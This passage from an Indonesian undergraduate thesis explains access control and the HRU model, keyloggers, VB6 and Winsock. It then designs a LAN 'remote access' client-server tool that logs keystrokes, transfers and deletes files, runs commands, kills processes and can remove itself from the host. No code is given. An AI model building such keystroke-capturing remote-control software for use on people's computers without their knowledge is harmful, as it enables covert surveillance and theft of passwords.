File0 dapat dibaca, dieksekusi dan ditulis oleh *user* A pada semua *group* yang ada. File1 dapat dibaca, dieksekusi dan ditulis oleh *user* A pada *group* system. File2 dapat dibaca dan ditulis oleh *user* A dan D pada semua *group*, dibaca oleh *user* B pada *group staff*. File3 dapat dibaca oleh semua member dari *group student*. File4 memiliki keistimewaan yaitu ia mengatakan bahwa *user* C di setiap *group* tidak memiliki akses apapun, tetapi semua member *group student* dapat membacanya, dengan menggunakan ACL memungkinkan menjelaskan spesifik *user*, *group* yang mengakses sebuah *file* atau objek.

### 2.3.1.1. Model Harrison-Ruzzo-Ullman

*Harrison-Ruzzo-Ullman* (HRU) mendefinisikan sebuah *access matrix M*, himpunan dari subjek *S*, himpunan dari objek *O* dan himpunan dari hak akses *A*[19].

Model ini membuat suatu *Access Control List* untuk membatasi hak akses, misalkan saja dalam membuat aplikasi *Client* dan aplikasi *Server* dimana tidak semua operasi dapat dilakukan oleh aplikasi *Client* maupun aplikasi *Server* dalam

kata lain, hanya operasi tertentu saja yang dapat diberikan pada kedua aplikasi tersebut sehingga dapat terkontrol.

Fitur utama dari model HRU ini adalah dengan mengasumsikan *M* lebih dari bersifat statis, memeriksa berapa banyak *M* yang berubah pada sistem operasi ketika sedang berjalan secara eksplisit dan aspek keamanan yang harus dirawat secara berkala.

Untuk menggambarkan sifatnya yang dinamis, model ini menentukan bagaimana sebuah aplikasi menentukan 'perintahnya' sendiri. Tiap perintah mengambil beberapa bagian himpunan dari *S* dan *O* sebagai *argument* dan mempunyai dua bagian yang jelas. Bagian pertama melakukan pemeriksaan kondisional berdasarkan pada hak aksesnya *(r)* apakah sel-sel pada M itu cocok dengan argumen perintahnya. Jika bagian ini dinilai benar, maka beberapa operasi kemudian akan dijalankan. Tiap operasi dapat dilihat dalam 6 bentuk :

- Masukan hak *r* kedalam *Mso*
- Hapus hak *r* dari *Mso*
- Ciptakan subjek *s*
- Hapus subjek *s*
- Ciptakan object *o*
- Hapus objek *o*

Untuk memeriksa keamanannya, model HRU ini mendefinisikan konsep dari sebuah 'kelemahan' keamanan. Sebuah penyataan dari sistem *Access Control* mengatakan bahwa kelemahan dari *r* jika system tersebut mengeksekusi perintah yang menciptakan sebuah matriks baru *M'so* dan beberapa sel *M'xy* sekarang mengadung sebuah hak yang tidak terdapat pada sel *Mxy*. Sebuah akses control

matriks *M* mengatakan bahwa 'aman' dengan menggunakan sebuah hak *r* jika tidak terdapat perintah pada *M* yang menyebabkannya menjadi lemah pada *r*. Sayangnya, hasil ini tidak dapat dipakai secara luas. Satu tujuan terbatas pada operasi hanya pada satu perintah tunggal. Menjadikannya seperti perintah *monooperational*.

## 2.4. Keylogger

*Keylogger* merupakan salah satu jenis *spyware* yang cukup populer dikarenakan kemampuannya yang dapat mematai aktivitas pengguna dimana salah satunya adalah dapat merekam ketukan *keyboard*.

Pada aplikasi ini, fungsi utama yang digunakan oleh *keylogger* adalah untuk mengawasi aktivitas dari komputer *host*. Dengan demikian diharapkan tiap *host* menggunakan computer sesuai aturan dan jika dibiarkan dengan bebas mungkin pekerjaan kantor akan terlambat dikerjakan, misalnya.

*Keylogger* bekerja dengan cara mencatat tiap *tuts* dari *keyboard* yang berisi kode-kode ASCII kemudian menterjemahkannya dan mencatatnya pada *log file*. *Log file* tersebut kemudian yang akan dikirimkan pada komputer yang mengakses program *keylogger* tersebut sehingga setiap *keylogger* aktif maka akan segera mencatatnya ke *log file* dan mengirimkannya secara berkala pada komputer yang meminta *log file* dari *keylogger* tersebut.

*Sendkeys* merupakan kebalikan dari *keylogger*, fungsi dari aplikasi ini adalah mensimulasikan ketikan *keyboard*. Dengan aplikasi ini, maka hasil ketikan akan muncul pada komputer yang diakses seperti komputer tersebut melakukan pengetikan pada *keyboard*-nya sendiri.

## 2.5. Bahasa Pemrograman Visual Basic 6.

*Visual Basic* adalah sebuah perangkat lunak (bahasa pemrograman) untuk membuat program atau aplikasi komputer berbasis windows. *Visual Basic* merupakan bahasa pemograman berbasis objek, artinya semua komponen yang ada merupakan objek-objek. Ciri sebuah objek adalah memiliki nama, properti dan *method/procedure*. *Visual Basic* disebut juga *visual programming* artinya komponen-komponen yang ada tidak hanya berupa teks (yang sebenarnya program kecil) tetapi muncul dalam bentuk visual[3].

Ciri khas utamanya adalah adanya bahasa ini memiliki IDE (*Integrated Development Environtment*) yang berbasis *visual*. Ciri kedua adalah dari sisi sintaksnya, bahasa ini berakar dari bahasa BASIC (*Beginner's All Purpose Symbolic Instruction Codes*). Tetapi seiring dengan kemajuan dan perkembangan dunia pemrograman, banyak hal yang telah dikembangkan dari bahasa BASIC asli.

Untuk kebutuhan pemrogramannya sendiri, dapat dilakukan dengan menggunakan perintah-perintah Windows API maupun menggunakan Kontrol atau Komponen ActiveX. Dalam *Visual Basic 6*, segala macam komponen yang dibutuhkan telah tersedia dan siap pakai, sehingga dapat membuat program dengan mudah tetapi mampu menghasilkan program yang sangat *powerfull*.

## 2.6. Kontrol Winsock.

*Winsock* merupakan salah satu kontrol yang sangat populer karena kemampuannya untuk mengirim dan menerima berbagai tipe paket data antara komputer sumber dengan komputer tujuan. *Winsock* ini bersifat dua arah.

Dengan bantuan kontrol ini, program dapat berfungsi sebagai *client* yang melakukan koneksi ke *server* di komputer tujuan dan dapat juga menjadi *server* yang menerima koneksi dari banyak komputer.

*Winsock* memiliki beberapa properti-properti penting misalnya saja properti *protocol* yang mengatur bagaimana komunikasi yang akan dilakukan antara program komputer sumber dengan program komputer tujuan. Di sini terdapat dua protokol, yaitu protokol UDP dan protokol TCP.

Properti *Remote Host* adalah alamat IP computer tujuan dan properti *RemotePort* adalah *port* dikomputer tujuan. Adanya properti ini memungkinkan *Winsock* untuk mengakses beragam layanan TCP/IP.

Properti *LocalPort* berguna terutama untuk membuat program *server*. Sebuah program *server* umumnya membuka koneksi di *port* tertentu. Dengan mengeset properti *LocalPort*, maka program yang dibuat akan menunggu masuknya koneksi dari luar.

Selain properti, *Winsock* juga mempunyai *event-event* di antaranya, *Event Connect* terjadi saat *Winsock* membuka koneksi ke komputer tujuan yang ada dalam properti *RemoteHost*.

*Event ConnectionRequest* terjadi saat *Winsock* menerima koneksi yang masuk ke computer tujuan, khususnya pada *port* yang diset pada properti *LocalPort*.

*Event DataArrival* terjadi saat *Winsock* menerima paket data dari computer luar. Event ini adalah inti dari proses komunikasi pada jaringan.

*Event Close* terjadi saat *Winsock* menutup koneksi, *Event* ini penting supaya pada saat penutupan koneksi, program dapat melepas *resource-resource* yang sudah tidak diperlukan lagi.


Gambar 2.3. *Properti Winsock*[3].


INSTITUT TEKNOLOGI NASIONAL
ITN
MALANG

# BAB III

# ANALISA DAN DESAIN SISTEM

## 3.1. Analisa Sistem.

Untuk mendesain sebuah sistem *remote access* pada jaringan komputer dibutuhkan suatu mekanisme yang dapat memberikan informasi - informasi yang dapat menggambarkan keadaan suatu sistem komputer yang akan diakses secara *remote*. Hak akses serta hubungan antara *client* dan *server* merupakan dua faktor penting yang dibutuhkan dalam membangun sebuah sistem *remote access* pada jaringan komputer.

Mekanisme untuk mendapatkan informasi-informasi tersebut dapat dibuat dengan memanfaatkan protokol-protokol yang ada pada jaringan TCP/IP, TCP/IP merupakan protokol dua *layer*. TCP berperan untuk mengatur *assembly* dari pesan atau *file* kedalam paket-paket yang lebih kecil yang akan ditransmisikan melalui jaringan dan diterima oleh TCP *layer* yang akan menyusun paket-paket tersebut kedalam pesan atau bentuk yang sebenarnya sedangkan IP adalah protokol yang membawa informasi tersebut dari mana dan harus kemana harus disampaikan. Dengan memanfaatkan dua protokol tersebut maka hubungan komunikasi antara dua buah komputer atau lebih (*client-server*) dapat dilakukan sehingga dapat mendukung berjalannya aplikasi *remote access* ini.

Aplikasi yang akan dibangun terdiri dari dua aplikasi. Yaitu aplikasi *server* dan aplikasi *client*. Aplikasi *server* dijalankan pada komputer yang di

*remote*, yaitu komputer yang dipantau dan dikontrol. Sedangkan aplikasi *client* dijalankan oleh *administrator* untuk memantau dan mengontrol jaringan tersebut.

Untuk mempermudah pembuatan aplikasi, maka diperlukan mekanisme pemecahan permasalahan menjadi bagian-bagian yang lebih kecil sehingga mempermudah dalam pengembangan dan pengecekan kesalahan.

Pembuatan kedua aplikasi ini dibagi dalam beberapa bagian sesuai tugas dan peranan komponen-komponen tersebut.

1. Komponen untuk menangani koneksi pada *port* yang digunakan oleh *server socket*.
2. Komponen untuk menangani koneksi utama antara aplikasi *client* dan *server*.
3. Komponen untuk mengakses *drive* serta melakukan *file transfer*.
4. Komponen untuk menerima hasil ketukan *keyboard* dari aplikasi *server*.
5. Komponen untuk menangani tampilan antar muka.
6. Komponen untuk mengirim inputan *keyboard* ke aplikasi *server*.

### 3.1.1. Analisis Kebutuhan Input.

Masukan dari aplikasi ini adalah alamat IP komputer *server* yang akan dikontrol dan dipantau aktifitasnya. Sedangkan untuk proses-proses setelah koneksi terbentuk, masukan yang dibutuhkan adalah sebagai berikut:

1. Untuk membaca ukuran kapasitas tiap *drive*, yang dibutuhkan adalah nama *drive* tersebut yang dilambangkan dengan huruf kapital.
2. Untuk melihat *window* sebuah aplikasi yang berjalan di *server*, yang dibutuhkan adalah *caption* dari *window* tersebut.

3. Untuk menampilkan isi dari sebuah direktori di *server*, yang dibutuhkan adalah alamat lengkap *path* direktori tersebut.
4. Untuk melakukan fungsi-fungsi standar *windows explorer* di komputer *server*, yang dibutuhkan adalah nama *file* atau *folder* beserta *path*-nya.

### 3.1.2. Analisis Proses

1. Pengidentifikasian komputer *server*.
2. Aplikasi *client* mengirim perintah pada aplikasi server sedangkan aplikasi *server* yang menunggu perintah.
3. Aplikasi *server* melakukan proses yang diperintahkan.
4. Aplikasi *server* mengirimkan informasi mengenai hasil prosesnya kepada aplikasi *client*.

### 3.1.3. Analisis Output


Output yang dapat diberikan oleh sistem antara lain:

1. *Computer Information*, yaitu berisi informasi mengenai versi sistem operasi, pemilik dan organisasi, RAM yang digunakan, *hostname* dan alamat IP, ukuran disk beserta informasi ukuran ruang yang tersedia, yang sudah digunakan, dan yang masih belum digunakan.
2. *Miscellaneaous*, yaitu terdiri dari pengontrol *power* untuk me-*restart* komputer *host*, pengontrolan *hardware* (*monitor*, *mouse*, dan CD ROM), dan menghapus aplikasi *server* pada komputer *host*.


3. *Keyboard,* yaitu terdiri dari fasilitas untuk memantau ketukan *keyboard* yang dilakukan di komputer *host* sekaligus dapat digunakan untuk mengirimkan suatu *keys* tertentu kepada komputer *host.*
4. *File Transfer,* yaitu terdiri dari aplikasi untuk melihat *drive* apa saja yang terdapat pada komputer *host,* melihat *file-file* apa saja yang terdapat pada tiap *drive,* melihat ukuran dari tiap-tiap *file* tersebut, melakukan *download* dari komputer *host* ke komputer *administrator,* dan dapat menghapus *file-file* yang ada pada tiap *drive* tersebut.
5. *Find Files,* untuk mencari *file-file* dengan ekstensi tertentu pada seluruh *drive* yang ada pada komputer *host.*
6. *Execute Command,* memberikan perintah-perintah DOS maupun Windows kepada komputer *host.*
8. *Active Process,* melihat aplikasi apa saja yang sedang berjalan pada komputer *host* sekaligus dapat mematikan aplikasi-aplikasi tersebut.

### 3.2. Desain Sistem.

Sistem yang akan dibuat pada penelitian ini adalah sebuah aplikasi yang dapat mengendalikan suatu sistem komputer, melihat aplikasi apa saja yang sedang berjalan, dan merekam ketukan *keyboard* yang ada pada suatu LAN dengan memanfaatkan aplikasi *client* pada sisi *administrator* dan aplikasi *server* pada sisi *host* sehingga memudahkan administrator untuk mengawasi pemakaian jaringan komputer tersebut yang menjadi tanggung jawabnya. Berikut ini adalah gambaran dari sistem yang akan dibuat.




Gambar 3.1. Desain jaringan komputer.





Gambar 3.2. Implementasi aplikasi client dan server pada LAN.

Dari gambar 3.2 dapat dijelaskan bahwa pada aplikasi tersebut diimplementasikan pada komputer administrator dan komputer *host*. Aplikasi *client* diimplementasikan pada komputer yang bertindak sebagai *administrator* sehingga dapat melakukan pengawasan dan mengambil tindakan dalam jaringan komputer tersebut sedangkan aplikasi *server* diimplementasikan pada komputer *host*.

### 3.2.1. Diagram Blok.

Untuk membuat sebuah aplikasi yang dapat memberikan informasi aktivitas dari setiap komputer yang ada pada jaringan komputer, dibutuhkan beberapa komponen yang membantu baik dalam proses mendapatkan informasi maupun memberikan informasi tersebut dalam sebuah jaringan komputer. Berikut ini adalah diagram blok dari sistem yang akan dibuat, diagram blok ini menggambarkan interaksi antar komponen-komponen yang terlibat dalam pembuatan sistem.




Gambar 3.3. Diagram blok sistem.

Keterangan dari masing-masing komponen diatas adalah sebagai berikut :

1. User Interface.

   *User interface* merupakan komponen yang menghubungkan *user* dengan mesin untuk menjalankan sistem, dalam hal ini dilakukan oleh tampilan yang dihasilkan dari *coding* yang akan dilakukan pada Visual Basic 6.

2. System Terminal.

   *System terminal* adalah sebuah mesin yang menjalankan sistem, pada mesin inilah aplikasi ini akan dibuat dan dijalankan, mesin ini diwakili oleh sebuah komputer.

3. Remote Access

   *Remote Access* adalah kemampuan dari suatu komputer untuk mengakses komputer lain seperti melihat informasi sistem komputer tersebut, aplikasi apa saja yang sedang berjalan, melihat *file-file* yang ada pada komputer yang diakses sekaligus dapat melakukan operasi pada *file-file* tersebut dan juga mengotrol sistem komputer tersebut.

4. Inference Engine

   *Inference engine* adalah komponen mengontrol kerja sistem dari mana dan kemana paket akan dilewatkan sesuai dengan informasi yang

diterima, kontrol pada *inference engine* ini dilakukan dalam prosedur - prosedur *coding*.

5. Network Interface

*Network Interface* merupakan komponen-komponen fisik pada jaringan komputer, komponen ini dibutuhkan unuk membentuk jaringan komputer yang akan diambil informasinya untuk divisualisasikan.

6. Network System

*Network System* merupakn komponen-komponen *logic* yang mendukung kerja jaringan komputer, komponen inilah yang akan menangani bagaimana dan kemana informasi pada jaringan itu disampaikan.

7. Internet Protocol

*Internet Protocol* (IP) berfungsi untuk menyampaikan paket-paket yang dikirimkan melalui jaringan dari satu titik ke titik lainnya.

8. User Datagram Protocol


*User Datagram Protocol* (UDP) menyediakan mekanisme untuk mengirim pesan-pesan ke sebuah protokol lapisan aplikasi atau proses tertentu di dalam sebuah host dalam jaringan yang menggunakan TCP/IP.


### 3.2.2. Flowchart.


Sesuai dengan desain sistem yang dibuat, dapat dibuat diagram alir dari aplikasi remote access pada jaringan TCP/IP sebagai berikut :

